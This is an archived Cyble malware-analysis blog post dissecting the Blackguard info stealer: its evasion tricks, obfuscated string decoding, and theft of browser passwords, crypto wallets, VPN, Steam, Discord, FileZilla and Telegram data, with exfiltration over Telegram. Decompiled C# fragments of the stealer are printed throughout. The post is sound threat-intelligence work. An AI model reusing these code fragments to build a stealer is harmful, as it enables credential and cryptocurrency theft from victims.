Cyble - Dissecting Blackguard Info Stealer

By cybleinc

Published: 2022-04-01 · Archived: 2026-04-06 01:00:51 UTC

Cyble Research Labs analyzes the Blackguard Info Stealer, which currently has an extremely sophisticated variant out in the wild.

There has been a marked increase in Threat Actors (TAs) using Info Stealers to carry out their attacks, and Cyble Research Labs has actively been tracking such threats. Info Stealers are a serious security threat. The LAPSUS$ data extortion group, which was behind one of the most significant data breaches in recent history, is also suspected of using Info Stealers to gain initial access to the organization's network.

Recently Cyble Research Labs discovered a sample belonging to "Blackguard Stealer. "This stealer surfaced in the cybercrime forums in April 2021. We came across multiple variants for this stealer in the wild, which highlights that it might be in use by a large number of TAs.





Figure 1: Post on a cybercrime forum

See Cyble in Action

World's Best AI-Native Threat Intelligence



The stealer is written in C# and is obfuscated using Obfuscar tool which is an open-source .NET obfuscation tool. The recent stealer sample has used the *sleep()* function multiple times to avoid sandbox detection. It uses anti-debugging techniques, which prevent anyone from debugging the sample. It also uses an anti-forensic time stomping technique that changes the actual file timestamp to avoid being identified during forensic activities.




Figure 2: File details of a recent variant

This stealer operates on the Malware-as-a-Service (MaaS) model, in which TAs lease out their software to carry out malicious activities. The Blackguard stealer is also available on a monthly and lifetime-based subscription model. The TA has claimed on cybercrime forums that they can add clipper malware (A type of malware that modifies the crypto addresses in the clipboard to the one specified by TA) functionality to the Blackguard stealer on demand. This indicates that the stealer can be customized for financial theft.




Figure 3: Blackguard Stealer web panel from Cyber-Crime Forum

The TA stated that the stealer has functionalities to exfiltrate the data shown in the figure below.




Figure 4: Stealer functionalities

Technical Analysis

The sample (*SHA 256: 67843d45ba538eca29c63c3259d697f7e2ba84a3da941295b9207cdb01c85b71*) upon execution initially checks for the presence of a debugger and terminates its execution if a debugger is identified. The figure below shows the anti-debug function in the malware.

```
private static void Main(string[] args)
{
    int tickCount = Environment.TickCount;
    DateTime now = DateTime.Now;
    int tickCount2 = Environment.TickCount;
    DateTime now2 = DateTime.Now;
    if (tickCount2 - tickCount >= 0)
    {
        now2 - now < TimeSpan.FromMilliseconds(2000.0);
    }
    try
    {
        if (!File.Exists(Help.DirectoryBuild + Config.ID) && Process.GetProcessesByName(Process.GetCurrentProcess().ProcessName).Length == 1)
        {
            if (Program.IsdnSpinRun() || Program.inDebugger())
            {
                Environment.Exit(2);
            }
```

Figure 5: Anti-debug check

The malware uses the *Sleep()* function several times as an anti-sandbox technique during its execution. *Thread.Sleep()* method causes the current thread to stop the execution for the specified time in milliseconds. The figure below shows the *Sleep()* function used during the initial execution.

```
private static void Main(string[] args)
{
    Class36.smethod_1();
    Thread.Sleep(5000);
    Class36.Class40.smethod_0();
    Class36.Class38.smethod_1();
```

```
public static void smethod_1()
{
    try
    {
        Class36.Class41.BlockInput(true);
        Thread.Sleep(1900);
    }
    finally
    {
        Class36.Class41.BlockInput(false);
    }
```

Figure 6: Sleep() function

After performing the Anti-debug checks, it calls the *Start()* method, which will call other methods, as seen in Figure 7. These methods will initiate the data stealing activity from the victim's system. The malware creates a directory in "*c:\users\[username]\Documents*" for storing the stolen data from the victim's machines.

The directory name is generated using the format: Random String + Computer Name + . + Username

```
public static void Start()
{
    try
    {
        Directory.CreateDirectory(Help.ChikenDir);
        new List<Thread>();
        Report.CreateReport();
        Files.GetFiles();
        StartWallets.Start();
        Help.Ethernet();
        Screen.GetScreen();
        SystemInfo.GetSystem();
        ProtonVPN.Save();
        OpenVPN.Save();
        NordVPN.Save();
        Steam.SteamGet();
        Discord.WriteDiscord();
        FileZilla.GetFileZilla();
        Telegram.GetTelegramSessions();
```

Figure 7: Start Method

The TA has encoded a few strings using base64 and gzip compression, so every time, an encoded string is passed as a parameter, the *decrypt.Get() function* is called to get the decoded strings. Figure 8 shows the *Decrypt.get()* function.

```
internal class Decrypt
{
    // Token: 0x06000006 RID: 6 RVA: 0x000027D0 File Offset: 0x000009D0
    public static string Get(string str)
    {
        byte[] array = Convert.FromBase64String(str);
        string result = string.Empty;
        if (array != null && array.Length != 0)
        {
            using (MemoryStream memoryStream = new MemoryStream(array))
            {
                using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress))
                {
                    using (StreamReader streamReader = new StreamReader(gzipStream))
                    {
                        result = streamReader.ReadToEnd();
                    }
                }
            }
        }
        return result;
```

Figure 8: Decrypt.Get() Function

This stealer primarily targets browsers such as Chrome, Edge, and Firefox. The malware reads the files key3.db, key4.db, logins.json, and cert9.db to steal browser data such as passwords, credit cards, history, and auto-filled data. The malware creates a folder named “Browsers,” where it will save the data in separate .txt files.




Figure 9: Stealing browser data

Using the *GetDomainDetect()* method, the malware enumerates all the .txt files in the “Browser” folder created in the previous step, reads them, and then checks if the following domains are present which include popular crypto exchanges and major bank websites. If the malware finds these targeted domains, it stores any credentials related to them.




Figure 10: Domain Detection

The malware copies the victim’s data from the USERPROFILE directory and saves it in a folder named “Files.” The USERPROFILE directory contains data specific to multiple users in a system.

```
public static void GetFiles()
{
    try
    {
        string text = Help.ChikenDir + Decrypt.Get("H4sI                                    AAA");
        Directory.CreateDirectory(text);
        if (!Directory.Exists(text))
        {
            Files.GetFiles();
        }
        else
        {
            Files.CopyDirectory(Help.DesktopPath, text, "*.*", (long)Config.sizefile);
            Files.CopyDirectory(Help.MyDocuments, text, "*.*", (long)Config.sizefile);
            Files.CopyDirectory(Help.UserProfile + Decrypt.Get("H4sIAAAAAAAAEAIuJKc4vLUpOBQDzZJZtCAAAAA=="), text, "*.*", (long)Config.sizefile);
        }
```

Figure 11: Stealing files

This stealer has the capability to steal data from cold crypto wallets. A cold wallet stores the data offline and is thus more secure. The wallets targeted by the stealer can be seen in Figure 12.

```
namespace BlackGuard
{
    // Token: 0x0200004B RID: 75
    internal class StartWallets
    {
        // Token: 0x06000107 RID: 263 RVA: 0x000077B0 File Offset: 0x000059B0
        public static void Start()
        {
            string chikenDir = Help.ChikenDir;
            Armory.ArmoryStr(chikenDir);
            AtomicWallet.AtomicStr(chikenDir);
            BitcoinCore.BCStr(chikenDir);
            DashCore.DSHcoinStr(chikenDir);
            Electrum.EleStr(chikenDir);
            Ethereum.EcoinStr(chikenDir);
            LitecoinCore.LitecStr(chikenDir);
            Monero.XMRcoinStr(chikenDir);
            Exodus.ExodusStr(chikenDir);
            Zcash.ZecwalletStr(chikenDir);
            Jaxx.JaxxStr(chikenDir);
        }
    }
}
```

Figure 12: Targeted cold crypto wallets

After this, the malware identifies the user's geolocation by sending a request to *hxxps[:]//freegeoip[.]app/xml/*. The malware receives the response and then saves it to a file named "Information.txt."

Additionally, it saves the system information, as shown in Figure 13.




Figure 13: Information.txt

It then takes the screenshot of the victim's system and saves it as "Screen.png" in the directory initially created by the malware.

```
namespace BlackGuard
{
    // Token: 0x0200003B RID: 59
    internal class Screen
    {
        // Token: 0x060000D1 RID: 209 RVA: 0x00006454 File Offset: 0x00004654
        public static void GetScreen()
        {
            string chikenDir = Help.ChikenDir;
            int width = Screen.PrimaryScreen.Bounds.Width;
            int height = Screen.PrimaryScreen.Bounds.Height;
            Bitmap bitmap = new Bitmap(width, height);
            Graphics.FromImage(bitmap).CopyFromScreen(0, 0, 0, 0, bitmap.Size);
            bitmap.Save(chikenDir + Decrypt.Get("H4                                                    AA="), ImageFormat.Png);
        }
    }
}
```

Figure 14: Screenshot of the system

The malware steals credentials from VPNs such as ProtonVPN, OpenVPN, and NordVPN. The malware first checks whether a VPN is installed or not by checking the directory "*C:\Users\[username]\AppData\Local\[VPN name]*. "

If it finds a targeted VPN service, it steals the credentials from the configuration files, such as *user.config*, etc., and copies the configuration file to the folder used for saving stolen data.

```
ProtonVPN.Save();
OpenVPN.Save();
NordVPN.Save();
```

```
Directory.CreateDirectory(chikenDir + Decrypt.Get("H4                                                    AA="));
XmlDocument xmlDocument = new XmlDocument();
xmlDocument.Load(text);
string innerText = xmlDocument.SelectSingleNode(Decrypt.Get("H4sIA                                                    ZAAAA=")).InnerText;
string innerText2 = xmlDocument.SelectSingleNode(Decrypt.Get("H4sI                                                    +=")).InnerText;
if (innerText != null && !string.IsNullOrEmpty(innerText) && innerText2 != null && !string.IsNullOrEmpty(innerText2))
{
    string text2 = NordVPN.Decode(innerText);
    string text3 = NordVPN.Decode(innerText2);
    Counting.NordVPN++;
    File.AppendAllText(chikenDir + Decrypt.Get("H4sI                                                    AAA=") + Decrypt.Get("H4                                                    A=="), string.Co
      string[]
    {
        "Username: ",
        text2,
        "\nPassword: ",
        text3,
        "\n\n"
```

Figure 15: Stealing VPNs credentials for Nord VPN

The malware steals data from Steam, a video game digital distribution service. The stealer identifies the Steam installation path by checking the registry key value at "*HKEY_LOCAL_MACHINE\Software\Valve\Steam*."

If Steam is installed on the machine, the malware steals Steam's data from *loginusers.vdf* config file present in the victim's machine. The malware creates a folder named "Steam" and copies the .vdf file into it for its exfiltration purposes.




Figure 16: Stealing Steam data from victim's device

After this, the malware checks for Discord tokens. It first searches for the following directories:

- *Discord\\Local Storage\\leveldb*
- *discordptb\\Local Storage\\leveldb*
- *Discord Canary\\leveldb*

If it can locate these directories, it checks for files ending with .ldb or .log and extracts Discord tokens from them using regular expression. Then it creates a folder named "Discord" and will write the stolen tokens to "*Tokens.txt*."




Figure 17: Stealing Discord tokens

Blackguard stealer can also steal data from FileZilla. It checks if *FileZilla\recentservers.xml* file is present in the ApplicationData folder and then extracts Host, Port, User, and Password from the "*recentserver.xml*." This data is then written to "*FileZilla\FileZilla.log*".

Figure 18: Stealing FileZilla data

After this, the malware checks for the "*Telegram Desktop\tdata*" file in the ApplicationData folder. If this is present on the victim's system, it creates a folder named "Telegram" which will be used to save files stolen from the "*Telegram Desktop\tdata*" location.

```
public static void GetTelegramSessions()
{
    string text = Help.ChikenDir;
    string tdata = Telegram.GetTdata();
    try
    {
        if (Directory.Exists(tdata))
        {
            text += Decrypt.Get("H4sIAAAAAAAEAIuJCUnNSU0vSswFADcho0wKAAAA");
            Directory.CreateDirectory(text);
            string[] directories = Directory.GetDirectories(tdata);
            string[] files = Directory.GetFiles(tdata);
            foreach (string text2 in directories)
            {
                string name = new DirectoryInfo(text2).Name;
                if (name.Length == 16)
                {
                    string destFolder = Path.Combine(text, name);
                    Telegram.CopyDirectory(text2, destFolder);
                }
```

Figure 19: Stealing Telegram session

The TA in this sample is using Telegram for exfiltrating the data. We found the following Telegram API used by the malware during our analysis for exfiltrating data.

URL: *hxxps[:]//api.telegram.org/bot/sendDocument?chat_id=*

The malware compresses the stolen data before exfiltration. Figure 20 shows the folders created by the malware.

Figure 20: Directories Created

Conclusion

We have observed and analyzed multiple samples of this Info stealer in the wild. It appears that this particular TA is trying to make the stealer even more evasive with every update, as the anti-analysis and obfuscation levels are quite different between the oldest and most recent samples. Info Stealers are emerging as a major concern as they are assisting TAs to gain initial access to corporate networks. It is thus, increasingly necessary to follow basic cyber-hygiene and security practices as listed below.

Our Recommendations:

- Avoid downloading pirated software from warez/torrent websites. The “Hack Tool” present on sites such as YouTube, torrent sites, etc., mainly contains such malware.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices.

- Use a reputed anti-virus and internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and email attachments without first verifying their authenticity.
- Educate employees in terms of protecting themselves from threats like phishing's/untrusted URLs.
- Block URLs that could be used to spread the malware, e.g., Torrent/Warez.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.
- Enable Data Loss Prevention (DLP) Solution on the employees' systems.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204	User Execution
Defense Evasion	T1497.001 T1027	Virtualization/Sandbox Evasion: System Checks Obfuscated Files or Information
Credential Access	T1555 T1539 T1552 T1528	Credentials from Password Stores Steal Web Session Cookie Unsecured Credentials Steal Application Access Token
Collection	T1113	Screen Capture
Discovery	T1087 T1518 T1057 T1124 T1007 T1614	Account Discovery Software Discovery Process Discovery System Time Discovery System Service Discovery System Location Discovery
Command and Control	T1095	Non-Application Layer Protocol
Exfiltration	T1041	Exfiltration Over C2 Channel

Indicators of Compromise (IoCs):

Indicators	Indicator type	Description
ef8385f6ccc6dc6aa6fa9833e13c1cf3 2fe6c0b8cef78d409d29fbd0d1260f39874b068e 5b8d0e358948f885ad1e6fa854f637c1e30036bc217f2c7f2579a8782d472cda	**Md5 SHA-1 SHA-256**	**Stealer Payload**

d4e02002916f18576204a3f1722a958b 33ec434ad2c31de93e758b9d53fcf211c5b13702 9fff9895c476bee0cba9d3e209e841873f1756d18c40afa1b364bd2d8446997c	**Md5** **SHA-1** **SHA-256**	**Stealer Payload**
eb6c563af372d1af92ac2b60438d076d 9895725811ae5fda88629781daaa439c95a4976e 67843d45ba538eca29c63c3259d697f7e2ba84a3da941295b9207cdb01c85b71	**Md5** **SHA-1** **SHA-256**	**Stealer Payload**
a6651dc499e0b9141a6fa0f411f885ea a421e5753596d4c07ee8df06c2080c03507f7a37 5ce632f1f10c96a7524bf384015c25681ef4771f09a6b86883a4da309d85452a	**Md5** **SHA-1** **SHA-256**	**Stealer Payload**

Source: https://blog.cyble.com/2022/04/01/dissecting-blackguard-info-stealer/